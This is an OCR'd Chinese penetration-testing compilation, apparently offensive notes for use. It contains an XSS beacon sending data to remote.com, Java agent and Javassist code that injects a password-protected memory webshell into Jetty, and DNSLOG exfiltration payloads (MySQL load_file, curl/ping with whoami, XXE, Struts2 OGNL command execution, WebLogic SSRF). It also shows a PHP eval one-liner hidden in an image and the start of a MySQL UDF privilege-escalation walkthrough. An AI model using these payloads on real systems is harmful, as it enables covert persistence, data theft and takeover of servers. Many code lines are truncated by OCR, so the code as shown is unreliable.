var a = typeof ma;
var b = typeof mb;
var c = typeof mc;
var d = typeof md;
var key = "No Office Found";

if (a == "object" && b == "object" && c == "object" && d == "object") {
 key = "Office 2010"
}
if (a == "number" && b == "object" && c == "object" && d == "object") {
 key = "Office 2007"
}
if (a == "number" && b == "number" && c == "object" && d == "object") {
 key = "Office 2003"
}
if (a == "number" && b == "number" && c == "number" && d == "object") {
 key = "Office Xp"
}

new Image().src = 'http://remote.com/log.php?office_version='+encodeURI(key);
```

参考资料

XSS攻击百度百科 xss payload owasp XSS_Filter_Evasion_Cheat_Sheet XSS过滤速查表中文版 Freebuf XSS Filter Evasion Cheat Sheet（XSS BYPASS备忘录）

java 反射与内存shell 初探-基于jetty容器的shell 维权

希望与各位师傅探讨关于利用反射，hook jetty 容器，设计内存shell

近来看了 rebeyond 师傅的《利用“进程注入”实现无文件复活 WebShell》一文，发现通过反射、代理技术实现内存webshell的实战意义，感觉这种后门一般人很难发现，隐藏比较深，故记录此文针对容器进行hook 进行设计内存shell。

涉及技术Java Instrumentation

java Instrumentation指的是可以用独立于应用程序之外的代理（agent）程序来监测和协助运行在JVM上的应用程序。这种监测和协助包括但不限于获取JVM运行时状态，替换和修改类定义等。简单一句话概括下：Java Instrumentation可以在JVM启动后，动态修改已加载或者未加载的类，包括类的属性、方法。

Example案例的复现

rebeyond师傅通过Example项目介绍思路原理时，是利用编译好的Bird.class字节码替换jvm中的Bird对象进行的实现。在后面实现对tomcat进程中，相关类方法的功能修改时，使用的是Javaassist从源码级别添加的，此处进行Example的实验，也采用该手段进行修改。

编码如下：

```
public class Bird { public void say(){
System.out.println("Bird is gone.");
}
}
```

```
public class Main {
public static void main(String[] args)throws Exception{ while (true){
Bird bird=new Bird(); bird.say(); Thread.sleep(3000);
}
}
}
```

agent项目 AgentEntry.java

```
import java.lang.instrument.Instrumentation;
import java.lang.instrument.UnmodifiableClassException;

public class AgentEntry {
public static void agentmain(String agentArgs, Instrumentation inst)
throws ClassNotFoundException, UnmodifiableClassException,InterruptedException {
Class[] loadedClasses = inst.getAllLoadedClasses(); for(Class c: loadedClasses){
if (c.getName().equals("Bird")){try {
System.out.println("inagentmain"); inst.retransformClasses(c);
}catch (Exception e){ e.printStackTrace();
}
}
}
System.out.println("Class changed!");
}
}
```

使用Instrumentation加载该进程jvm所有加载的class通过classname进行选择需要操作的class。

Transformer.java


```
mport javassist.ClassClassPath; import javassist.ClassPool; import javassist.CtC
import javassist.CtMethod;

import java.io.BufferedReader; import java.io.InputStream; import java.io.InputS
import java.lang.instrument.ClassFileTransformer;
import java.lang.instrument.IllegalClassFormatException; import java.security.Pr

public class Transformer implements ClassFileTransformer { @Override
public byte[] transform(ClassLoader classLoader, String s,
Class<?> aClass, ProtectionDomain protectionDomain, byte[] bytes) throws Illegal
if ("Bird".equals(s)){ try{
ClassPool cp = ClassPool.getDefault();
ClassClassPath classPath =    new ClassClassPath(aClass); cp.insertClassPath(cla
CtClass cc = cp.get("Bird");
CtMethod m = cc.getDeclaredMethod("say"); String text;
text = readSource(); System.out.println(text); m.insertBefore(text);
byte[] byteCode = cc.toBytecode(); cc.detach();
return    byteCode;
}catch (Exception ex){ ex.printStackTrace();
System.out.println("error:::::"+ex.getMessage());
}
}
return null;
}
public String readSource(){
StringBuilder source=new StringBuilder(); InputStream is =
Transformer.class.getClassLoader().getResourceAsStream("source.txt"); InputStrea
String line=null; try {
BufferedReader br = new BufferedReader(isr); while((line=br.readLine()) != null)
source.append(line);
}
} catch (Exception e) { e.printStackTrace();
}
return source.toString();
    }
}
```

使用javassist修改相关的对象方法。

idea Artifacts配置如下




agentStart项目

attach.java

```
import com.sun.tools.attach.VirtualMachine;
import com.sun.tools.attach.VirtualMachineDescriptor;
import java.util.List;
public class attach {
public static void main(String[] args)throws Exception{
VirtualMachine vm=null; List<VirtualMachineDescriptor> vmList = null; //while (t
try {
vmList = VirtualMachine.list();
for (VirtualMachineDescriptor vmd:vmList){ System.out.println(vmd.displayName())
if(vmd.displayName().contains("Example")||vmd.displayName().equals("")){ vm = Vi
System.out.println("Ok,i find a jvm."); Thread.sleep(1000);
if (null !=vm){
vm.loadAgent("/root/Desktop/memshellPro/newagent.jar"); System.out.println("inje
vm.detach();
return;
} }
  }
}catch (Exception e){ e.printStackTrace();
}
//}
}
}
```

查找有关vm，并注入加载agent 运行截图，成功修改

```
[root@localhost memshellPro]# java -jar Example.jar
Bird is gone.
Bird is gone.
Bird is gone.
Bird is gone.
inagentmain
System.out.println("Ok");
Class changed!
Ok
Bird is gone.
Ok
Bird is gone.
Ok
Bird is gone.
Ok
Bird is gone.
Ok
Bird is gone.
Ok
Bird is gone.
Ok
Bird is gone.
^C[root@localhost memshellPro]#
```



针对Jetty的内存 webshell

根据rebeyond 师傅文中的提到的大多数java web容器使用 doFilter 方法进行request、response处理的特征，所以在以jetty为分析目标的前提下，对jetty中 jetty-servlet 以 doFilter 为关键字进行相关method的搜索，得到和tomcat源码中internalDoFilter最为类似的method如下

```
package org.eclipse.jetty.servlet;
...
public class ServletHandler extends ScopedHandler
{
...
private class Chain implements FilterChain
{
final Request _baseRequest; final List<FilterHolder> _chain;
final ServletHolder _servletHolder; int _filter= 0;

/*      */
private Chain(Request baseRequest, List<FilterHolder> filters, ServletHolder ser
{
_baseRequest=baseRequest;
_chain= filters;
_servletHolder= servletHolder;
}

/*      */ @Override
public void doFilter(ServletRequest request, ServletResponse response) throws IC
{if (LOG.isDebugEnabled()) LOG.debug("doFilter " + _filter);

// pass to next filter
if (_filter < _chain.size())
{
FilterHolder holder= _chain.get(_filter++); if (LOG.isDebugEnabled())
LOG.debug("call filter " + holder); Filter filter= holder.getFilter();
```

```
package org.eclipse.jetty.servlet;
...
public class ServletHandler extends ScopedHandler
{
...
protected CachedChain(List<FilterHolder> filters, ServletHolder servletHolder)
{
if (filters.size()>0)
{
_filterHolder=filters.get(0); filters.remove(0);
_next=new CachedChain(filters,servletHolder);
}
else
_servletHolder=servletHolder;
}

/*      */ @Override
public void doFilter(ServletRequest request, ServletResponse response) throws IC
{
```

```
final Request baseRequest=Request.getBaseRequest(request);

// pass to next filter if (_filterHolder!=null)
```

构建agent 进行hook

于是编写相关的agent AgentEntry.java

```
ublic class AgentEntry {
public static void agentmain(String agentArgs, Instrumentation inst) throws Clas
UnmodifiableClassException,InterruptedException{ inst.addTransformer(new Transfc
System.out.print("className "); System.out.println(c.getName());
// if(c.getName().equals("org.eclipse.jetty.servlet.ServletHandler$Chain")){

if(c.getName().equals("org.eclipse.jetty.servlet.ServletHandler$CachedChain")){
System.out.println("inAgent"); inst.retransformClasses(c);
}catch (Exception e){ e.printStackTrace();
}
}
}
}
}
```

Transformer.java

```
public class Transformer implements ClassFileTransformer { @Override
public byte[] transform(ClassLoader classLoader, String s,
Class<?> aClass, ProtectionDomain protectionDomain, byte[] bytes) throws Illegal
System.out.println(s);
if ("org/eclipse/jetty/servlet/ServletHandler$CachedChain".equals(s)){ try{
System.out.print("in Transformer "); System.out.println(s);
ClassPool cp = ClassPool.getDefault();
ClassClassPath classPath =    new ClassClassPath(aClass); cp.insertClassPath(cla
CtClass cc = cp.get("org.eclipse.jetty.servlet.ServletHandler$CachedChain");
CtMethod[] methods;
methods = cc.getDeclaredMethods(); for (CtMethod ele:methods){
System.out.print("method "); System.out.println(ele.getName());
}
CtMethod m = cc.getDeclaredMethod("doFilter");

cc.getDeclaredMethods(); String text;
text = readSource(); System.out.println(text); m.insertBefore(text);
byte[] byteCode = cc.toBytecode(); cc.detach();
return    byteCode;
}catch (Exception ex){ ex.printStackTrace();
System.out.println("error:::::"+ex.getMessage());
}
}
return null;
```

attach.java

```
public class attach {
public static void main(String[] args)throws Exception{ VirtualMachine vm=null;
//while (true){ try {
vmList = VirtualMachine.list();

for (VirtualMachineDescriptor vmd:vmList){ System.out.println(vmd.displayName())
vm = VirtualMachine.attach(vmd); System.out.println("Ok,i find a jvm."); Thread.
if (null !=vm){ vm.loadAgent("/root/Desktop/memshellPro/agent.jar"); System.out.
vm.detach(); return;
}
}
}e.printStackTrace();
}
//}
}
}
```

source.txt

```
avax.servlet.http.HttpServletRequest request=$1; javax.servlet.http.HttpServletR
String pass_the_world=request.getParameter("pass_the_world"); String model=reque
String result="testOK"; System.out.println("inject run");
if (pass_the_world!=null&&pass_the_world.equals("wokaka")){ System.out.println("
return;
}

System.out.println("password incorrect."); return;
```

译后使用attach加载执行，发现毫无效果 。在进行Example项目测试时，通 过 System.out.println(vmd.displayName) , System.out.println(c.getName) 等方式对编码中需要明确的一些关键函数和方法进行打印输出，便于我们理解该思路的原理以及帮助我们排除错误和顺利编码。

运行我们的代码发现在注入jetty进程后处理 org/eclipse/jetty/servlet/ServletHandler$CachedChain 对象报错

```
in Transformer org/eclipse/jetty/servlet/ServletHandler$CachedChain java.lang.Nu
at javassist.ClassClassPath.find(ClassClassPath.java:91) at javassist.ClassPoolT
at javassist.ClassPool.createCtClass(ClassPool.java:568) at javassist.ClassPool.
at javassist.ClassPool.get(ClassPool.java:442) at Transformer.transform(Transfor
at sun.instrument.TransformerManager.transform(TransformerManager.java:188) at s

at java.lang.ClassLoader.defineClass(ClassLoader.java:763)
at java.security.SecureClassLoader.defineClass(SecureClassLoader.java:142) at ja
at java.net.URLClassLoader.access$100(URLClassLoader.java:73) at java.net.URLCla
at java.net.URLClassLoader$1.run(URLClassLoader.java:362)
at java.security.AccessController.doPrivileged(Native Method) at java.net.URLCla
at java.lang.ClassLoader.loadClass(ClassLoader.java:357) at
org.eclipse.jetty.servlet.ServletHandler.newCachedChain(ServletHandler.java:823)
```

尝试修改其他method实现所需功能。 经过分析代码总结特征之后，打算以参数含有request、response参数。 发现如下方法

```
public void doHandle(String target, Request baseRequest,HttpServletRequest reque
```

```
package org.eclipse.jetty.servlet;
...
@ManagedObject("Servlet Handler")
public class ServletHandler extends ScopedHandler {
private static final Logger LOG = Log.getLogger(ServletHandler.class); ....
public void doScope(String target, Request baseRequest, HttpServletRequest reque
{
// Get the base requests
final String old_servlet_path=baseRequest.getServletPath(); final String old_pat
DispatcherType type = baseRequest.getDispatcherType();
```


```
public void doScope(String target, Request baseRequest, HttpServletRequest reque
```

调整注入对象和方法后，以及调整source.txt中参数值后，成功注入

```
method getMaxFilterChainsCacheSize
method setMaxFilterChainsCacheSize
method destroyServlet
method destroyFilter
method access$100
        javax.servlet.http.HttpServletRequest request=$1;        javax.servlet.http.HttpServletResponse response = $2;    String
pass the world=request.getParameter("pass the world");  String model=request.getParameter("model");     String result="testOK";
System.out.println("inject run");        if (pass the world!=null&&pass the world.equals("wokaka")){          System.out.println(
"password correct");             response.getWriter().print(result);      return;    }         System.out.println("password incorr
ect.");     return;
className org.eclipse.jetty.server.handler.gzip.GzipHandler
className org.eclipse.jetty.server.handler.gzip.GzipFactory
```

日志中出现，说明注入修改成功，但是response body中依然对于response没有修改成功，这样我们可以实现无回显的后门

```
org/eclipse/jetty/server/Authentication$5
org/eclipse/jetty/server/Authentication$SendSuccess
org/eclipse/jetty/server/Authentication$Wrapped
org/eclipse/jetty/server/Authentication$User
org/eclipse/jetty/server/Authentication$Deferred
inject run
password incorrect.
org/eclipse/jetty/http/QuotedQualityCSV
org/eclipse/jetty/http/QuotedCSV
null
org/eclipse/jetty/http/QuotedCSV$State
org/eclipse/jetty/http/QuotedCSV$1
java/lang/AbstractMethodError
org/eclipse/jetty/util/ByteArrayOutputStream2
org/eclipse/jetty/server/Response$2
org/eclipse/jetty/server/HttpOutput$2
org/eclipse/jetty/server/HttpChannel$CommitCallback
org/eclipse/jetty/util/Callback$Nested
org/eclipse/jetty/util/IteratingCallback$1
```



接着查找方法体中涉及对response进行操作的方法

```
package org.eclipse.jetty.servlet;
...
@ManagedObject("Servlet Holder")
public class ServletHolder extends Holder<Servlet> implements UserIdentity.Scope
{

/*        */ private static final Logger LOG = Log.getLogger(ServletHolder.class)
private boolean _initOnStartup=false; private Map<String, String> _roleMap; priv
...
/*
*Service a request with this servlet.
*
*@param baseRequest the base request
*@param request the request
*@param response the response
*@throws ServletException if unable to process the servlet
*@throws UnavailableException if servlet is unavailable
*@throws IOException if unable to process the request or response
*/
public void handle(Request baseRequest,
ServletRequest request, ServletResponse response)
throws ServletException, UnavailableException, IOException
{
if (_class==null)
throw new UnavailableException("Servlet Not Initialized"); Servlet servlet = ens
```

对其进行相关操作，成功实现回显

```
root@localhost memshellPro]# curl http://localhost:8080/guacamole/?pass_the_world=wokaka
estOK[                    ]# 
```

希望关注基于hook 容器的webshell 维权的师傅可以多多交流。

利用DNSLOG回显

在实战中，可能会遇到SQL注入、命令执行等漏洞并无回显，我们无法判断是否执行成功或能否出网。这个时候，我们可以利用DNSLOG来进行回显。DNSLOG是一种回显机制，DNS在解析的时候会留下解析日志，使用者可以通过DNS解析日志来读取漏洞的回显。

DNSLOG的原理 我们把信息放在高级域名中，获取信息将dnslog平台中的特有字段payload带入目标发起dns请求，通过dns解析将请求后的关键信息组合成新的三级域名带出，在ns服务器的dns日志中显示出来。

DNSLOG工具 如果有自己的服务器和域名，可以自建一个这样的平台：https://github.com/BugScanTeam/DNSLog 也可以使用在线平台：http://ceye.io 注册后即可获得一

个域名 可以在http://ceye.io/payloads中查看利用payload

利用一：SQL盲注 通过我们遇到布尔型盲注或者时间型盲注，都需要通过爆破的方法去获取数据；在WAF的防护下，很可能无法获取。我们可以结合DNSLOG快速的将数据取出。

MySql的盲注，可以利用内置函数load_file()来完成DNSLOG。 load_file()不仅能够读取本地文件，同时也能对诸如\www.test.com这样的URL发起请求

```
Payload: select load_file(concat('\\\\', user(), '.weu03v.ceye.io'));
```


利用二、命令执行

```
i. Linux:
    curl http://weu03v.ceye.io/`whoami`
    ping `whoami`.weu03v.ceye.io
ii. windows~~~~
    ping %USERNAME%.weu03v.ceye.io
```

Ping a device

Enter an IP address: ping %USERNAME%.weu03v.ceye.io Submit

ID	Name	Remote Addr	Created At (UTC+0)
30041831	ryan.weu03v.ceye.io	183.63.159.54	2019-12-30 11:17:59

如此便可判断目标机器是否出网，当然直接上线CS啦。

总结了一些Widows下常用的变量

```
%ALLUSERSPROFILE%      返回“所有用户”配置文件的位置。
%CD%      返回当前目录字符串。~~~~
%COMPUTERNAME%      返回计算机的名称。
%OS%      返回操作系统名称。Windows 2000 显示其操作系统为 Windows_NT。
%USERDOMAIN%      返回包含用户帐户的域的名称。
%USERNAME%      返回当前登录的用户的名称。
%WINDIR%      返回操作系统目录的位置。
```

ceye.io上也提供了更多其他情况的利用方式

0x02 XML Entity Injection

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://ip.port.b182oj.ceye.io/xxe_test">
%remote;]>
<root/>
```

0x03 Others

i. Struts2

```
xx.action?redirect:http://ip.port.b182oj.ceye.io/%25{3*4}
xx.action?redirect:${%23a%3d(new%20java.lang.ProcessBuilder(new%20java.lang.String[]{'whoami'})).start(),%23b%3d%23a.getInputStream(),%23c%3dnew%20java.io.InputStre
```

ii. FFMpeg

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://ip.port.b182oj.ceye.io
#EXT-X-ENDLIST
```

iii. Weblogic

```
xxoo.com/uddiexplorer/SearchPublicRegistries.jsp?operator=http://ip.port.b182oj.ceye.io/test&rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Bu
```

文件合成/图片马生成


指的是代码写入后不破坏图片为前提,图片仍可正常打开。

方法一:

使用CMD制作一句话木马 参数/b指定以二进制格式复制、合并文件; 用于图像类/声音类文件 参数/a指定以ASCII格式复制、合并文件。用于txt等文档类文件

```
copy  image.jpg/b+code.php  test.png
```

//意思是将image.jpg以二进制与code.php合并成test.pg 生成之后打开test.png 只要图片依旧正常显示，用记事本打开可以 看到乱码末尾有一个一句话




方法二:

一句话:

```
<?php @eval($_POST[1])?>
```

用010 Editor（HEX编辑器）打开任意一张图片，将上述代码插入右边最底层或最上层后保存。



UDF提权

概念： MySql提供了一个让使用者自行添加新的函数的功能，这种用户自行扩展函数的功能就较UDF。

当我们拿到webshell后，由于中间件例如，apache允许的使用使用了较低的权限，可能仅仅是个网络服务的权限，然后我们就需要进行提权，而有时候目标机器补丁较全，各种系统提权姿势都失效的情况下，可以将对象转义到数据库服务上，在Windows下，在较低版本的mysql（<5.6）安装时默认是系统权限。还有就是很多人图方便，例如使用了各种集成环境，未做安全设置，直接用root账户进行配置站点，就可以考虑用UDF进行提权。

不同版本的区别： MySql < 4.1:

> 允许用户将任何的DLL文件里面的函数注册到MySql里。


MySql 4.1-5.0:

> 对用来注册的DLL文件的位置进行了限制，通常我们选择 UDF导出到系统目录
>
> C:/windows/system32/来跳过限制。

MySql >=5.1:

> 这些DLL只能被放在MySql的plugin目录下。


操作步骤： 1.上传具有MySql提权功能的大马：



2.首先先确认MySql版本：

这里的前提是，我们需要先知道数据库的账号密码，这个通常webshell翻阅站点下的配置文件即可找到。进行连接后，执行：


select version();



符合MySql>=5.1的情况。

